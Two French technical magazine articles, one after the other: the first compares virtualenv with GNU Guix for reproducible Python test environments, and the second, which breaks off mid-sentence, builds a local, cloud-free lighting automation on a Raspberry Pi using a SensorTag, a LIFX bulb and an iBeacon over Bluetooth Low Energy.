Peut-on créer facilement un environnement de tests complètement reproductible pour son application Python ? La solution est-elle vraiment virtualenv ? Un gestionnaire de paquets fonctionnel ne ferait-il pas mieux l'affaire ?

Mots-clés : Python, Environnement isolé, Virtualenv, GNU Guix, Gestion de paquets

Résumé

Virtualenv est un logiciel très populaire chez les développeurs Python : il leur permet de définir des environnements virtuels au sein desquels ils peuvent installer des paquets Python sans modifier l'état de leur système. Nous verrons dans cet article que cette approche présente quelques problèmes et montrerons comment les résoudre en utilisant GNU Guix.

De nombreux développeurs Python utilisent aujourd'hui virtualenv, un outil dédié à la création d'environnements virtuels isolés. Sa principale utilité est de permettre d'installer plusieurs versions d'un même paquet Python (par exemple pour tester une application Web avec Django 1.8 et 1.9), ce qui est généralement difficile, sinon impossible, avec le gestionnaire de paquets fourni par une distribution GNU/Linux classique. De plus, ces paquets ne sont pas installés dans le *site-packages* global, évitant ainsi de « polluer » le système. Malheureusement, virtualenv souffre de quelques défauts que nous commencerons par lister avant de montrer comment, à l'aide de GNU Guix **[1]**, un gestionnaire de paquets fonctionnel, il est possible de construire un environnement de développement réellement isolé du reste du système.

1 Virtualenv : un environnement isolé ?

Voyons tout d'abord comment, actuellement, la plupart des développeurs Python créent un environnement de développement « isolé ».

1.1 Utilisation de virtualenv

On peut facilement créer un environnement « virtuel » embarquant Python 3.4 grâce à la commande suivante :

```
$ virtualenv -p python3.4 py34
```

Il suffit ensuite de l'activer, ce qui permet d'y gérer ses paquets sans être root :

```
$ source py34/bin/activate
(py34)$ pip list
pip (1.5.6)
setuptools (18.8)
(py34)$ python -c "import six"
Traceback (most recent call last):
  File "<string>", line 1, in <module>
ImportError: No module named 'six'
(py34)$ pip install six
Downloading/unpacking six
  Downloading six-1.10.0-py2.py3-none-any.whl
Installing collected packages: six
Successfully installed six
Cleaning up...
(py34)$ python -c "import six"
(py34)$ deactivate
$
```

On peut remarquer que la bibliothèque **six**, bien qu'installée sur le système (c'est le paquet **python3-six** sous Debian) n'est pas disponible au sein de l'environnement virtuel et doit y être installée avec **pip**.

Il est possible de créer de nombreux environnements virtuels et d'y installer des paquets différents. On peut ainsi lancer les tests d'un logiciel dans plusieurs environnements, fournissant des versions différentes de Python et des dépendances, afin de s'assurer que l'application fonctionnera correctement dans diverses configurations. Malheureusement, l'isolation n'est pas parfaite.

1.2 Dépendances

La gestion des dépendances peut parfois laisser à désirer : le problème principal est que **pip**, qui est utilisé pour installer des paquets au sein d'un environnement virtuel, ne peut gérer que des paquets Python. Voyons quelques exemples.

1.2.1 Erreur à l'installation

```
(py34)$ pip install cffi
...
c/_cffi_backend.c:15:17: fatal error: ffi.h: No such file or directory
compilation terminated
error: command 'x86_64-linux-gnu-gcc' failed with exit status 1
```

Une erreur survient : l'installation du paquet **cffi** comporte en effet une phase de compilation qui requiert la présence de certains fichiers d'en-tête, dont **ffi.h**. Il convient donc d'installer **libffi-dev**, qui fournit **ffi.h**, (sous Debian) avant de chercher à installer **cffi**, ce qui est problématique pour deux raisons :

- une partie des dépendances sera gérée par **apt** : l'environnement n'est donc plus vraiment isolé ;
- la commande **pip install cffi** donnera des résultats différents selon la machine sur laquelle elle sera exécutée, selon que le fichier d'en-tête **ffi.h** s'y trouve ou non : on ne peut donc pas reproduire de manière fiable un environnement.

1.2.2 Erreur à l'exécution

Le projet **OpenStack** utilise **pbr** (*Python Build Reasonableness*), une bibliothèque dont l'objectif est de simplifier l'écriture du **setup.py**. Elle nécessite la présence du binaire **Git** lors de l'exécution ; que se passe-t-il s'il n'est pas disponible ?

```
(py34)$ git clone https://github.com/openstack/python-keystoneclient
(py34)$ sudo apt-get remove git
(py34)$ cd python-keystoneclient
(py34)$ python setup.py install
...Are you sure that git is installed?
...
(py34)$ echo $?
1
```

Certes, cet exemple est un peu tiré par les cheveux : **pbr** est conçu pour être utilisé dans un dépôt Git, il est relativement normal qu'il ne fonctionne pas lorsque Git n'est pas installé. Toutefois, nous voyons ici que le couple pip/virtualenv n'ayant pas connaissance des dépendances à l'exécution et ces dernières pouvant être installées en dehors de l'environnement virtuel, il est possible de supprimer l'une d'entre elles par erreur.

1.2.3 Impact sur les performances : le cas de PyYAML

Essayons maintenant d'exécuter le code suivant, qui charge un grand nombre de fichiers YAML et affiche à l'écran le temps d'exécution :

```
import os
import timeit
import yaml

try:
    from yaml import CSafeLoader as SafeLoader
except ImportError:
    from yaml import SafeLoader

def test():
    for f in os.listdir('/tmp/yaml-files'):
        yaml.load(f, Loader=SafeLoader)

if __name__ == '__main__':
    print(timeit.timeit("test()",
                        setup="from __main__ import test",
                        number=1000))
```

Le paquet **yaml** permet de charger un fichier grâce à la méthode **load** en utilisant un module écrit en Python (**SafeLoader**) ou en C (**CSafeLoader**) si la bibliothèque **libyaml** (le paquet **libyaml-dev** sous Debian) est présente sur le système. Les performances peuvent être radicalement différentes : sur ma machine, le temps d'exécution est passé de 3,5 secondes à 1 seconde en utilisant la version écrite en C !

Des problèmes de performance pourront donc apparaître sur certaines machines et pas d'autres, quand bien même les environnements virtuels seraient similaires : l'état du reste du système a en effet un impact sur le module utilisé pour charger nos fichiers YAML.

1.3 Variables d'environnement

Un des avantages d'un environnement dit « virtuel » est de permettre de reproduire le comportement d'un programme

sur de nombreuses machines différentes, notamment afin que tous les développeurs puissent lancer les tests unitaires dans des conditions similaires. Il est toutefois extrêmement facile d'introduire des variations, même en utilisant virtualenv. Ainsi, les variables d'environnement ne sont pas modifiées lors de l'activation d'un environnement virtuel, or elles peuvent changer le fonctionnement d'un programme du tout au tout :

```
$ LANG=C python3 -c "print('é')"
Unable to decode the command from the command line:
UnicodeEncodeError: 'utf-8' codec can't encode character '\udcc3'
in position 7:
surrogates not allowed

$ LANG=en_US.UTF-8 python3 -c "print('é')"
é
```

Deux développeurs ayant deux valeurs différentes pour la variable **LANG** verront donc deux comportements très différents pour ce programme Python pourtant très simple.

2 Construire son environnement avec Guix

Idéalement, nous aimerions conserver les avantages de virtualenv (construire des environnements virtuels, ne pas polluer notre système en y installant des paquets, gérer plusieurs versions d'une bibliothèque) sans rencontrer les problèmes que nous venons de lister. C'est chose possible grâce à GNU Guix !

2.1 Manuellement

GNU Guix est un gestionnaire de paquets fonctionnel dont les avantages et l'architecture sont détaillés dans GNU/Linux Magazine n° 194 pages 46 à 50. Il peut également être utilisé pour offrir des fonctionnalités similaires à celles proposées par virtualenv, grâce à la commande **guix environment**. Elle prend en argument un ou plusieurs noms de paquets disponibles dans GNU Guix :

```
$ guix environment python-keystoneclient
```

Dans GNU Guix, les paquets Python portent les mêmes noms que sur PyPI, mais sont préfixés par **python-**, pour les paquets Python 3 (la version par défaut), ou par **python2-**. La commande précédente crée un environnement dans lequel sont disponibles **les dépendances** du paquet **python-keystoneclient**. Nous pouvons vérifier que le paquet **pytest**, requis pour lancer les tests de **python-keystoneclient**, est bien disponible et a été construit par Guix :

```
$ python
>>> import pytest
>>> pytest.__file__
'/gnu/store/n7pr4jnw9p51vmyblw41ppimhpg5f9js-profile/lib/
python3.4/site-packages/pytest-2.6.1-py3.4.egg/pytest.py'
```

Nous nous éloignons toutefois légèrement de l'approche de virtualenv, qui permet d'installer une liste de paquets plutôt que leurs dépendances ; on peut retrouver ce comportement en utilisant l'option **--ad-hoc** :

```
$ guix environment --ad-hoc python python-keystoneclient
$ python
>>> import keystoneclient
>>>
```

2.2 Une bien meilleure isolation

Nous pouvons donc reproduire le comportement de virtualenv et retrouver ses avantages en utilisant GNU Guix : nous pouvons en effet utiliser des paquets Python sans les installer réellement sur notre système et nous pouvons en installer plusieurs versions différentes si elles sont empaquetées. Mais qu'avons-nous vraiment à y gagner ?

2.2.1 Gestion complète des dépendances

L'isolation du reste du système est bien meilleure qu'avec virtualenv : en effet, toutes les dépendances sont spécifiées dans un paquet GNU Guix. Si l'on revient rapidement à la première partie de l'article, cela signifie que :

- l'installation de **cffi** ne peut pas échouer à cause de l'absence du fichier d'en-tête **ffi.h** : **libffi** est en effet une dépendance de **cffi** ;
- les dépendances à l'exécution sont spécifiées, même si ce ne sont pas des paquets Python : le paquet **git** est une dépendance du paquet **python-pbr** ;
- le paquet **python-pyyaml** sera toujours installé avec les extensions C, puisque **libyaml** est une de ses dépendances.

Nous pouvons vérifier tout cela en étudiant les dépendances des paquets grâce à la commande **guix package** :

```
$ guix package -s python-cffi | recsel -p dependencies
dependencies: ... python-pytest-2.6.1 ...

$ guix package -s python-pbr | recsel -p dependencies
dependencies: git-2.6.3 ...

$ guix package -s python-pyyaml | recsel -p dependencies
dependencies: libyaml-0.1.5 ...
```

2.2.2 Variables d'environnement sous contrôle

Nous avons vu que virtualenv ne modifiait pas les variables d'environnement et que cela pouvait être un problème pour reproduire un environnement correctement. GNU Guix permet de supprimer ces variables grâce à l'option **--pure** :

```
$ guix environment --ad-hoc --pure python python-keystoneclient
$ echo $PATH
/gnu/store/36106pz9mjkbp0ikb6f3cqsxfl0mc5ay-profile/bin
$ echo $PYTHONPATH
/gnu/store/36106pz9mjkbp0ikb6f3cqsxfl0mc5ay-profile/lib/python3.4/
site-packages
```

Les variables **PATH** et **PYTHONPATH** ne contiennent plus qu'un seul chemin, qui mène aux binaires et aux bibliothèques d'un profil GNU Guix temporaire, dans lequel ne sont installés que les paquets **python** et **python-keystoneclient**. Les autres variables d'environnement sont supprimées, à l'exception de **HOME**, **USER**, **LOGNAME**, **DISPLAY**, **TERM**, **TZ** et **PAGER**.

2.2.3 La cerise sur le gâteau : un conteneur !

Nous venons de voir que la variable **PATH** était « purifiée » grâce à l'option **--pure**, ce qui devrait nous empêcher d'appeler une commande installée en dehors de notre environnement virtuel. Toutefois, il est encore possible d'utiliser un chemin absolu :

```
$ guix environment --ad-hoc --pure python
[env]$ make -v
bash: make: command not found
[env]$ /usr/bin/make -v
GNU Make 4.0
...
```

Pour pallier ce problème, la commande **guix environment** fournit une option **--container**, qui, comme son nom l'indique, permet de placer l'environnement virtuel dans un conteneur :

```
$ guix environment --ad-hoc --pure --container python
[env]sh-4.3# /usr/bin/make -v
sh: /usr/bin/make: No such file or directory
```

Nous avons donc désormais un environnement particulièrement bien isolé de notre système.

2.3 Aller plus loin avec guix-tox

De nombreux projets utilisent **Tox [2]**, un outil en ligne de commande permettant de gérer des environnements virtuels, notamment pour lancer les tests unitaires :

```
$ cd monprojet/
$ tox -l # Listons les environnements définis dans tox.ini
py26
py27
py33
py34
pep8
```

La commande **tox -epy27** utilisera virtualenv afin de créer un environnement virtuel, puis y lancera les tests en utilisant Python 2.7. Le but de cet article n'est pas de faire une présentation complète de Tox, mais il convient d'indiquer que des configurations complexes peuvent être définies dans le fichier **tox.ini**, ce qui en fait un outil de gestion d'environnements virtuels très pratique.

Malheureusement, Tox utilise virtualenv, ce qui nous expose aux problèmes définis précédemment. Une preuve de concept non officielle remplace virtualenv par tox dans Guix **[3]**. Un exemple d'utilisation :

```
$ GUIX_TOX_EXTRA=openssl guix-tox --env=guix -epy34
...
Ran 1133 (+1132) tests in 30.764s
PASSED (id=65, skips=4)
```

Nul besoin de modifier la configuration. De même, les commandes sont les mêmes,à deux exceptions près :

- l'option **--env** qui permet de sélectionner le gestionnaire d'environnements virtuels souhaité (**guix** ou **virtualenv**);
- la variable d'environnement **GUIX_TOX_EXTRA** qui permet de spécifier des dépendances non disponibles sur PyPI : ici le binaire **openssl**, utilisé dans les tests.

Conclusion

Nous avons vu les défauts de virtualenv qui nous empêchent d'obtenir des environnements virtuels de développement réellement isolés du reste de notre machine et parfaitement reproductibles, et nous savons désormais comment corriger ces problèmes grâce à GNU Guix. Toutefois, ce dernier n'est pas un remplacement miraculeux pour le couple pip/virtualenv : en effet, tous les paquets disponibles sur PyPI ne sont pas présents dans GNU Guix. Toutefois, l'approche fonctionnelle nous semble plus robuste que les solutions existantes. ■

Références

[1] Site officiel de **GNU Guix** : http://www.gnu.org/s/guix

[2] Site officiel de **Tox** : https://tox.readthedocs.org/

[3] Dépôt Git de **guix-tox** : https://git.framasoft.org/Steap/guix-tox


RÉALISATION D'UN AUTOMATISME D'OBJETS CONNECTÉS SANS CLOUD NI SMARTPHONE

Nicolas GACHADOIT [Développeur de robots didactiques et d'objets connectés chez 3Sigma]

Découvrez comment exploiter sur votre réseau local, avec des matériels et logiciels adaptés, des produits conçus pour l'IoT.

Mots-clés : Objets connectés, Bluetooth Low Energy, Automatisation, Python, iBeacon, Wifi

Résumé

Les objets connectés ouvrent une nouvelle voie aux programmeurs non bidouilleurs : il est désormais possible de réaliser soi-même des automatismes domotiques sans utiliser de fer à souder ni risquer de s'électrocuter. Malheureusement, leurs fabricants, obnubilés par l'immense marché du Cloud et des Apps pour smartphone, ne rendent pas ces tâches immédiatement réalisables.

L'objectif de cet article est de montrer qu'en utilisant Python avec des matériels et librairies adéquates, on peut réaliser facilement un éclairage automatique personnalisé sur la base d'un SensorTag (objet multicapteurs communiquant en Bluetooth Low Energy), d'une balise iBeacon et d'une ampoule connectée en Wifi.

L'internet des objets est à la mode et il ne se passe pas une journée sans qu'une société ne sorte la version connectée d'un de ses produits traditionnels. Le problème est qu'on nous propose la plupart du temps des objets « seuls », avec bien sûr leur inévitable application smartphone. Je sais bien qu'en terme de développement nous sommes à l'ère du « mobile first », mais bien souvent ça se traduit dans les faits en « mobile only ». Ceci contribue à un manque d'ouverture en terme de possibilités d'interconnexion et cela limite la diffusion de ces produits.

Heureusement, il existe des développeurs qui nous veulent du bien et qui vont nous permettre de créer des interactions d'objets connectés sur la base d'un bon vieil ordinateur « normal » ou mini (Raspberry Pi, BeagleBone Black, pcDuino, Odroid, ...) sans smartphone et sans cloud.

Nous allons voir comment associer facilement différents objets connectés pour réaliser des choses qui peuvent être plus utiles que ce qui nous est proposé nativement. Nous utiliserons :

- un SensorTag (de Texas Instruments) avec une connexion Bluetooth Low Energy ;
- une ampoule LIFX (connectée en Wifi) ;
- un iBeacon (connexion Bluetooth Low Energy).

Nous allons faire interagir ces trois produits grâce à un programme Python exécuté sur une Raspberry Pi connectée à notre réseau local.

Bien sûr, il est probable que vous ne possédiez pas tous ces objets. Ce n'est pas très important car ils ne servent qu'à montrer un exemple concret d'utilisation de ce type d'appareil dans un contexte « local ». Si vous possédez d'autres d'objets, vous pourrez très certainement vous inspirer de cet article pour les mettre en œuvre dans une application analogue.

1 Description de l'automatisme

Nous allons réaliser une automatisation d'allumage d'une ampoule en présence d'une personne autorisée lorsque la luminosité n'est pas suffisante dans une pièce. Vous vous dites sans doute que ce n'est pas très original dans la mesure où on trouve dans tous les magasins de bricolage des systèmes tout prêts intégrant un détecteur de mouvement et permettant l'allumage de leur lampe sur votre passage.

La première nuance réside dans la différence entre « passage » et « présence ». Dans le premier cas, on ne fait que détecter votre passage, grâce à un détecteur de mouvement qui est, la plupart du temps, un capteur PIR (*Passive Infrared Sensor*). Mais ce type de capteur a un inconvénient : si vous restez immobile, il ne détecte pas de mouvement, donc la lumière s'éteint au bout d'un certain temps, même si vous êtes sous le capteur. On pourrait cependant (en supposant que le système est programmable) utiliser un algorithme du style :

- initialisation du système à l'état « non-présence » ;
- si un mouvement est détecté (par exemple, une personne entre dans la pièce), passage à l'état « présence » ;
- si un autre mouvement est détecté, passage à l'état « non-présence », ce qui suppose que ce mouvement correspond à une sortie.

Ce fonctionnement n'est pas fiable du tout car une fois dans la pièce on peut déclencher le capteur de mouvement sans sortir. Ou alors, dans la phase « entrée », on peut faire demi-tour sous le capteur : celui-ci croira alors que la personne est dans la pièce alors que ce n'est pas le cas.

La seconde nuance est dans le terme « personne autorisée ». Ceci va interdire l'utilisation de capteurs passifs du type thermopile. Ceux-ci détectent en permanence la chaleur (humaine, dans notre exemple). Ils peuvent donc savoir à tout moment si une personne est dans une pièce ou non. En revanche, ils ne peuvent pas savoir si la personne en question est autorisée ou non.

Ce sont ces deux nuances qui nous poussent à utiliser les trois objets cités précédemment. Vous avez sans doute déjà compris à quoi allait nous servir l'ampoule LIFX dans le système. Le SensorTag sera utilisé pour exploiter son capteur de luminosité. Quant à l'iBeacon, il sera porté par la personne autorisée à déclencher l'allumage. Les trois états de fonctionnement seront les suivants :

- si la personne autorisée n'est pas dans la pièce, on éteint la lumière ;
- si la personne autorisée est dans la pièce et si la luminosité est suffisante, on éteint la lumière ;

Bluetooth Low Energy

Le Bluetooth Low Energy (parfois condensé en « BLE » dans la suite de cet article), ou Bluetooth Smart, ou Bluetooth 4.0 (ou supérieur) permet une communication courte portée (100 m maximum en champ libre) sur la même bande de fréquence (2.4 GHz) que le Wifi ou le Bluetooth classique. Par rapport à ce dernier (avec lequel il n'est pas compatible), il permet de diviser la consommation par, au minimum, un facteur 10.

Sa bande passante inférieure ne lui permet pas de transmettre, par exemple, de l'audio, mais il est très utilisé dans le monde des objets connectés portables économes en énergie.

À l'heure où cet article est écrit, la dernière version de la spécification est la 4.2. Elle permet notamment d'améliorer la sécurité et d'augmenter le débit des données. De nouvelles évolutions sont prévues cette année afin d'améliorer encore le débit, mais également la portée. Une autre nouveauté résidera dans l'apparition du « mesh » permettant aux données de transiter entre 2 appareils éloignés via les objets compatibles positionnés entre les deux. L'objectif final est de rendre le BLE incontournable dans une maison connectée et de supplanter d'autres types de communication (comme le **ZigBee**, par exemple). Mais bien sûr, les concurrents du BLE n'ont pas dit leur dernier mot !

- si la personne autorisée est dans la pièce et si la luminosité n'est pas suffisante, on allume la lumière.

Nous pourrions également faire quelque chose de plus sophistiqué, comme adapter la « température » de la lampe (ou sa couleur) en fonction de la personne identifiée par l'iBeacon. Mais ce qui va nous intéresser le plus, c'est la façon dont nous allons pouvoir dialoguer avec les différents objets, en particulier avec ceux communiquant en Bluetooth Low Energy.

2 Présentation des objets connectés utilisés

2.1 Le SensorTag

Un brillant exemple illustrant ce que j'évoquais au début de cet article est le SensorTag de Texas Instruments. Certes, ce n'est pas réellement un objet connecté grand public mais il est malgré tout très intéressant car bourré de capteurs : température, pression atmosphérique, humidité, luminosité, il y a même un accéléromètre et un gyroscope 3 axes ! Ce produit sert à la base à démontrer l'utilisation du microcontrôleur **CC2650** pour la réalisation d'objets connectés utilisant différents types de communication. La version qui nous intéresse ici est celle fonctionnant en Bluetooth Low Energy.

Il est vendu avec les mêmes défauts que ceux évoqués plus haut : vous pouvez télécharger une application fonctionnant avec votre téléphone intelligent favori, mais c'est tout. Et encore, si vous faites partie de la petite minorité qui refuse le monde binaire iOS / Android, personne n'a pensé à vous. De même, si votre « vieux » smartphone n'a pas d'interface BLE, c'est tout aussi inutilisable.

Si vous faites partie de la majorité, cette « App » vous permettra de visualiser la température, le taux d'humidité, etc. et leur évolution au cours du temps. Ces informations pourront être postées sur le Cloud et vous aurez ensuite le loisir de les récupérer sur votre ordinateur pour en faire le traitement que vous souhaitez. Oui, maintenant c'est souvent comme ça : malgré le réchauffement climatique et la nécessité de réduire notre consommation d'énergie, on nous pousse de plus en plus à faire transiter nos données personnelles via des dizaines d'ordinateurs autour de la planète avant de pouvoir les exploiter, même si la source et la destination de ces données ne sont séparées que d'une dizaine de mètres.

2.2 L'ampoule LIFX

L'ampoule « intelligente » LIFX, est capable de se connecter à n'importe quel point d'accès Wifi (votre box, un routeur Wifi, une Raspberry Pi configurée en point d'accès, etc.) une fois la procédure de configuration réalisée, en utilisant l'application « LIFX » à partir de votre smartphone ou tablette (Android ou iOS). Ceci fait, vous pouvez (toujours en utilisant l'application « LIFX ») allumer ou éteindre votre ampoule, changer sa luminosité, sa couleur, sa « température », etc.

C'est également possible de la piloter via votre ordinateur grâce aux 3 possibilités suivantes :

- via une connexion au Cloud « LIFX » ;
- en utilisant une API de type REST via les serveurs LIFX ;
- en se connectant directement à l'ampoule en direct via votre réseau local et en échangeant des messages suivant un protocole de communication spécifique plutôt bien documenté.

Même si l'API REST permet de programmer des automatisations, les deux premiers cas sont la version moderne du « 22 à Asnières » de Fernand Raynaud (pour les moins vieux d'entre vous, votre moteur de recherche préféré est votre ami). Parce que franchement, piloter l'ampoule qui se trouve à 2 mètres de vous depuis votre ordinateur en passant par New York ou ailleurs, est-ce bien raisonnable ?

Nous utiliserons donc la troisième possibilité et communiquerons en local, via le point d'accès Wifi, entre notre ordinateur et l'ampoule.

2.3 L'iBeacon

Le troisième objet utilisé est un iBeacon.

Rassurez-vous, nous allons mettre ici de côté tout l'aspect « marketing » de l'objet, d'autant plus que nous l'utiliserons de façon mobile car il se déplacera avec nous. Le gros intérêt d'utiliser un iBeacon est qu'il est facile d'en trouver des peu chers, légers et peu encombrants.

3 Communication Bluetooth Low Energy à partir d'un ordinateur

Vous n'êtes pas sans savoir qu'il existe une certaine diversité de systèmes d'exploitation, de langages de programmation et de matériels permettant de communiquer en

Qu'est-ce qu'un iBeacon ?

L'iBeacon est une technologie développée par Apple et permettant la « localisation » de personnes, typiquement dans des espaces commerciaux, afin de leur envoyer des messages géolocalisés (promotion sur un article du rayon dans lequel se trouve le client, par exemple).

Pour que ceci fonctionne, 3 grandes conditions doivent être remplies :

- le magasin doit être équipé de balises iBeacon ;
- vous devez être en possession d'un smartphone compatible iBeacon (par exemple iOS >=7 ou Android >=4.3), avoir activé le bluetooth, être connecté au réseau de données (ou Wifi) et faire tourner en tâche de fond une application permettant de dialoguer avec un iBeacon ;
- une application doit être installée sur un serveur géré par le magasin afin de vous envoyer les notifications commerciales, promotionnelles ou autres.

Le fonctionnement est alors le suivant :

- les balises iBeacon du magasin envoient en permanence des paquets de données intégrant entre autres leur localisation sous la forme de 2 codes numériques (le « major » et le « minor ») ;
- votre smartphone remplissant les conditions ci-dessus scanne en permanence les balises iBeacon émettrices. Supposons que vous vous trouviez au deuxième étage d'un magasin, rayon librairie (en train d'acheter le dernier numéro de GLMF). Votre téléphone va lire le major et le minor de l'iBeacon qui s'y trouve ;
- l'application iBeacon de votre smartphone va alors envoyer au serveur du magasin ces deux codes. Ceux-ci vont être décodés par ce serveur, qui saura alors où vous êtes et renverra à votre appareil une notification sur l'éventuelle promo du moment ou sur les dernières nouveautés du rayon.

Notez que contrairement à ce que certains schémas (couramment visibles sur Internet) peuvent laisser croire, il n'y a pas de transmission directe, entre l'iBeacon et le smartphone, d'informations évoluées du type « il y a une promotion de 20 % sur cet article dans ce rayon ». Ce type de notification provient toujours d'un serveur.

Une autre chose importante est la suivante, vous avez le moyen de ne pas être pisté à votre insu, il suffit par exemple d'interdire l'exécution d'une application iBeacon sur votre smartphone.

Enfin, notons que dans les données envoyées par les balises iBeacon se trouve la puissance du signal correspondant à un écart d'un mètre entre l'iBeacon et le récepteur. C'est une valeur fixe qui est calibrée par le fabricant de l'iBeacon. Ceci permet au récepteur (votre smartphone) de savoir grossièrement à quelle distance il se trouve de la balise. En effet, votre téléphone étant capable de mesurer la puissance du signal reçu, il suffira d'utiliser ces deux valeurs (puissance mesurée par le smartphone et puissance calibrée transmise par l'iBeacon) dans une formule pour avoir une estimation de la distance entre les deux objets.

Bluetooth Low Energy. Comme je ne suis pas du tout sectaire (contrairement à ce que le titre de cet article pourrait laisser penser, je n'ai rien contre les smartphones ni contre le Cloud), l'objectif de ce qui suit sera de mettre en place la solution la plus universelle possible. Plus précisément :

- le langage de programmation doit être multi-plateforme ;
- le dongle BLE utilisé doit pouvoir s'installer le plus facilement possible sur tous les OS ;
- l'automatisme présenté doit pouvoir fonctionner sur les trois OS les plus classiques (Linux, Mac, Windows) avec un minimum d'installation spécifique à chacun.

Le premier point conduit naturellement à l'utilisation du langage Python, bien que celui-ci ne soit pas (aux dernières nouvelles) préinstallé sur Windows.

Le second point nous a conduit à utiliser le dongle BLED112 de BlueGiga. Celui-ci intègre en effet une pile BLE et ne nécessite que la présence d'un driver série-USB sur votre ordinateur. Sur Linux, il ne sera donc pas nécessaire d'installer la pile BlueZ. Un autre avantage est qu'il fonctionne de la même manière qu'un autre produit de la même société : le BLE113. Celui-ci n'est pas une clé mais un module qui peut se souder sur une carte électronique (l'ensemble peut également s'acheter tout prêt) pour apporter une connectivité BLE à n'importe quel appareil ne possédant pas de port USB hôte (ou simplement pas de connecteur) mais possédant une interface série. Ces deux produits permettent ainsi de couvrir des besoins très variés.

Si vous possédez déjà un autre dongle BLE, avez déjà installé BlueZ et souhaitez utiliser **`gatttool`**, rassurez-vous, j'ai pensé à vous ! Comme nous allons le voir dans quelques instants,

la bibliothèque Python que nous utiliserons pour la communication BLE propose une couche d'abstraction permettant de gérer aussi bien le BLED112 que les dongles plus classiques via **gatttool**.

Enfin, le troisième point découle assez naturellement des deux premiers.

4 Installations

L'objectif étant d'exécuter cet automatisme 24H / 24, il est intéressant d'utiliser un mini-ordinateur pour limiter la consommation. Je suis donc parti sur une « vieille » Raspberry Pi (parfois baptisée « RPi » dans la suite de cet article) modèle B avec une distribution Raspbian Jessie toute fraîche. Elle est équipée d'une mini-clé Wifi compatible.

Pour la configuration du Wifi, la carte est également connectée en Ethernet afin d'y accéder par SSH.

4.1 Connexion de la Raspberry Pi à votre réseau Wifi

Pour mémoire, pour configurer le réseau Wifi sur lequel doit se connecter votre RPi, vous devez éditer le fichier de configuration **/etc/wpa_supplicant/wpa_supplicant.conf**. Ajoutez à la fin les lignes suivantes :

```
network={
    ssid="SSID_de_votre_reseau"
    psk="mot_de_passe"
}
```

Pour forcer éventuellement la connexion au réseau sans rebooter, tapez :

```
$ sudo ifdown wlan0
$ sudo ifup wlan0
```

4.2 Bibliothèque de gestion de l'ampoule LIFX

Il existe quelques librairies Python permettant de s'interfacer en local avec une ampoule LIFX. Avec la mienne, la librairie **lifxlan** donne de bons résultats. Son installation est très simple :

```
$ sudo pip install lifxlan
```

Vous pouvez également télécharger les sources :

```
$ git clone https://github.com/mclarkk/lifxlan.git
```

4.3 Bibliothèque de gestion du dongle Bluetooth Low Energy

Comme indiqué plus haut, j'ai décidé d'utiliser le dongle BLED112 car il intègre une pile BLE qui permet d'éviter de faire des installations spécifiques en fonction de la plateforme que vous utilisez. Cependant, vous pourriez également utiliser un dongle BLE plus classique avec la pile BlueZ sous Linux.

La bonne nouvelle est qu'il existe une librairie Python proposant une couche d'abstraction au-dessus de ces deux possibilités matérielles : **PyGATT**. La raison ayant poussé à la création de cette librairie (le manque de matériels et de logiciels portables pour faire du BLE sur un ordinateur) est exposée en détail sur la page suivante : http://christopherpeplin.com/2015/10/22/pygatt-python-bluetooth-low-energy-ble.

Comme j'aime bien travailler à partir des *handles* et que cette possibilité est absente dans pygatt au moment où j'écris ces lignes, je l'ai rajouté dans un fork de ce projet, que vous pouvez installer à l'aide des quelques commandes suivantes :

```
$ git clone https://github.com/3sigma/pygatt.git
$ cd pygatt
$ sudo python setup.py install
$ cd ..
```

Si vous utilisez un dongle BLE classique, vous aurez par ailleurs besoin d'installer **pexpect** :

```
$ sudo pip install pexpect
```

Cette installation est également utile avec un BLED112 pour éviter l'affichage de *warnings*.

4.4 Bibliothèque de gestion du SensorTag

PyGATT et lifxlan étant installées cela pourrait suffire pour démarrer le codage de notre application. Cependant, PyGATT permet simplement de lire des messages BLE « bruts ». Or, nous aurons besoin d'acquérir des données plus évoluées à partir du SensorTag.

La communication en BLE avec un objet pourrait faire l'objet d'un (indigeste) article complet, alors j'ai décidé ici de me limiter au minimum. Sachez, pour faire simple, qu'un périphérique BLE expose un certain nombre de services, contenant eux-mêmes un certain nombre de caractéristiques. La hiérarchie des services pour un périphérique donné est structurée dans un « GATT Profille » (GATT : *Generic ATTribute*).

Le *Bluetooth Special Interest Group* a standardisé un certain nombre de services **[1]** et de caractéristiques **[2]**. Il est également possible d'intégrer des services et caractéristiques personnalisés dans un profil GATT. Comme un bon exemple vaut souvent mieux qu'on long discours, je vous invite à consulter la table du profile GATT du SensorTag à l'adresse suivante : http://www.ti.com/ww/en/wireless_connectivity/sensortag2015/tearDown.html (descendez en bas de la page et cliquez sur « Full GATT table »). Vous verrez que chaque caractéristique possède un UUID (*Universal Unique Identifier*). Par exemple, l'UUID de la caractéristique « Device Name » est **0x2A00**. Vous pouvez d'ailleurs le retrouver dans la liste des caractéristiques standard **[2]**. Vous ne trouverez pas en revanche dans cette liste l'UUID de la caractéristique « IR Temperature Data » (**0xAA01**) qui est une caractéristique personnalisée.

Notez que dans cette table on trouve également un *handle*, en hexadécimal ou en décimal, qui peut éventuellement être plus facile à utiliser pour des raisons toutes bêtes de lisibilité (je trouve que la valeur décimale du *handle* saute plus facilement aux yeux au milieu de toutes les autres valeurs hexadécimales).

Cette table n'est cependant pas suffisante pour lire les données qui nous intéressent. Imaginons par exemple que nous souhaitions lire la température mesurée par le SensorTag. Nous constatons que le *handle* 33 contient les données brutes du capteur IR sous la forme **ObjectLSB:ObjectMSB:AmbientLSB:AmbientMSB**, avec :

- **ObjectLSB** : octet de poids faible de la température de l'objet situé dans le champ du capteur infrarouge ;
- **ObjectMSB** : octet de poids fort de la température de l'objet situé dans le champ du capteur infrarouge ;
- **AmbientLSB** : octet de poids faible de la température ambiante ;
- **AmbientMSB** : octet de poids fort de la température ambiante.

Une fois ces données extraites, comment connaît-on la température ? En lisant la documentation que vous trouverez sur le Wiki de Texas Instruments : http://processors.wiki.ti.com/index.php/CC2650_SensorTag_User's_Guide.

On trouve pour chaque capteur le code C permettant d'obtenir les valeurs physiques à partir des données brutes extraites des messages Bluetooth. C'est alors facile de transcrire ça en Python, par exemple pour ces températures (la variable **value** contenant la valeur brute) :

```
rawVobj = (value[1]<<8) + value[0]
rawTamb = (value[3]<<8) + value[2]
SCALE_LSB = 0.03125
ambientTemp = float(rawTamb >> 2) * SCALE_LSB
objectTemp = float(rawVobj >> 2) * SCALE_LSB
```

Nous pourrions très bien intégrer les quelques lignes de code similaires permettant de calculer la luminosité dans notre programme d'automatisation, mais j'ai préféré créer une librairie. C'est plus propre et ça servira certainement pour d'autres applications. Elle s'installe de la façon suivante :

```
